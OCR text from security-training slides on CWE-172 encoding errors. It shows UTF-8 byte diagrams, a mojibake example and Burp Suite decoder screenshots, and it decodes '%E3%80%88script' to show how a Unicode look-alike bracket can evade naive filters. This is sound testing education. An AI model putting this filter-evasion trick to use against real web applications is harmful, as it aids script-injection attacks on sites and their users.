
CWE™


CWE-172: Encoding Error



UTF-8 Visualizer
A
U+0041
Leading bits signal
character byte length
U+1F4BB
01000001
single byte
11110000
leading byte
n = 4
10011111
continuation byte
→
10010010
continuation byte
→
10111011
continuation byte
→
41
f0
9f
92
bb



UTF-8 Visualizer
“Mojibake” Output
p
$
?
U+0070
U+001F
U+0024
INVALID
01110000
00011111
0010010?
10111011
single byte
single byte
single byte
continuation byte
→
UNEXPECTED
70
1f
24
bb



Dashboard
Target
Proxy
Intruder
Repeater
Sequencer
Decoder
Comparer
Settings
Logger
Extensions
Learn
Decoder Improved
Text
Hex
Decode as ...
Encode as ...
Hash ...
Smart decode
Burp Suite


UTF-8 Visualizer
U+3008
Left Angle Bracket
U+3008
11100011
10000000
10001000
leading byte
n = 3
continuation byte
→
continuation byte
→
e3
80
88


Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Settings
Logger Extensions Learn Decoder Improved
%E3%80%88script
Text Hex
Decode as ...
Encode as ...
Hash ...
Smart decode
Not Multi-byte aware
=
Mojibake
ã€ script
Text Hex
Decode as ...
Encode as ...
Hash ...
Smart decode


BApp Store
The BApp Store contains Burp extensions that have been written by users of Burp Suite, to extend Burp's capabilities.
Decoder Improved
Name ... ... Last u... Syst... Detail
Decoder Improved 19 Fe... Med...
Unicode Support
Decoder Improved is backed by arrays
Java Bytes that do not truncate or moc
Unicode characters through the modifi
process. Because Java's Swing elemer
support displaying Unicode characters



Dashboard Target Proxy Intruder Repeater Sequencer Decoder Sett
Comparer Logger Extensions Learn Decoder Improved
1 ...
1 %E3%80%88script
Multi-byte aware
=
Correct Decoding
Deco
URL
15 Bytes
Save
1 ⟨script
Enco
Plain
9 Bytes
Save


BApp Store
The BApp Store contains Burp extensions that have been written by users of Burp Suite, to extend Burp's capabilities.
Active Scan++
Name ... ... Last u... Syst... Detail
Active Scan++ 05 Ju... Low Requir...
